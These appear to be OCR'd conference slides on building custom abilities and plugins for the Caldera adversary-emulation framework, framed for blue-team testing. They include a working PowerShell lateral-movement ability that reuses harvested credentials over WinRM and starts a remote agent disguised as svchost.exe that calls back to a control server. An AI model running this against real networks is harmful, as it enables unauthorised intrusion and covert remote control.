
Developing custom abilities

Developing custom plugins



Developing custom abilities

Abilities



```
---

- id: 41bb2b7a-75af-49fd-bd15-6c827df25921
  name: Start Agent (WinRM)
  description: Start Agent using WinRM (WinRM)
  tactic: lateral-movement
  technique:
    attack_id: T1021
    name: Remote Services
  platforms:
    windows:
      psh:
        command: |
          $username = "#{host.user.name}";
          $password = "#{host.user.password}";
          $secstr = New-Object -TypeName System.Security.SecureString;
          $password.ToCharArray() | ForEach-Object {$secstr.AppendChar($_)};
          $cred = New-Object -Typename System.Management.Automation.PSCredential -Argumentlist $username, $secstr;
          $session = New-PSSession -ComputerName #{remote.host.name} -Credential $cred;
          Invoke-Command -Session $session -ScriptBlock{start-job -scriptblock{cmd.exe /c start C:\Users\Public\svchost.exe -server #{server} -executors psh}};
          Start-Sleep -s 5;
          Remove-PSSession -Session $session;
        payload: sandcat.go-windows
        cleanup: |
          Remove-Item C:\Users\Public\svchost.exe -Recurse
```

Abilities are easy to create from examples such as the one here…

Developing custom Caldera plugins

Step 1 - Creating file & folder structure

```
caldera
+---conf
|   \---local.yml
\---plugins
    \---brucon
        \---hook.py
```

Adding a Caldera plugin requires us to interact with the Caldera folder structure. Inside Caldera's root folder we can find two interesting folders: **conf** and **plugins**. While the former will be used at a later stage to enable our plugin, the plugins folder will be our plugin's parent location. Creating the structure on the left is the first step in building our Caldera plugin.

Developing custom Caldera plugins

Step 2 - Enable the plugin in the conf folder

```
# [...]
plugins:
  - caltack
  - ssl
  - stockpile
  - sandcat
  - gui
  - chain
  - caldex
  - brucon # Add our plugin's directory name to the collection
# [...
```

Enabling a plugin requires us to modify the caldera configuration. This YAML file is located under the Caldera conf folder.

Demo – Let’s do some of this stuff!

Praying to the demo gods…

THE DEMO GODS ACCEPT YOUR SACRIFICE
MAY THE DEMOS BE ALWAYS IN YOUR FAVOUR
imgflip.com

Conclusions

Putting it all together

Caldera is an amazing tool than be **highly customized** and further extended!

Tools like Caldera **do not replace a proper Red Team…**

Tools like Caldera help the **Blue Team test techniques themselves** and continuously improve

Coming soon, give us few more days to clean our code ☺

NVISO-BE/
caldex

NVISO-BE/
caldera-abilities

Want to get hacked?

Reach us during business hours:
+32 (0)2 318 58 31
info@nviso.eu

Already hacked?

Reach us 24/7:
+32 (0)2 588 43 80
csirt@nviso.eu

www.nviso.eu

nviso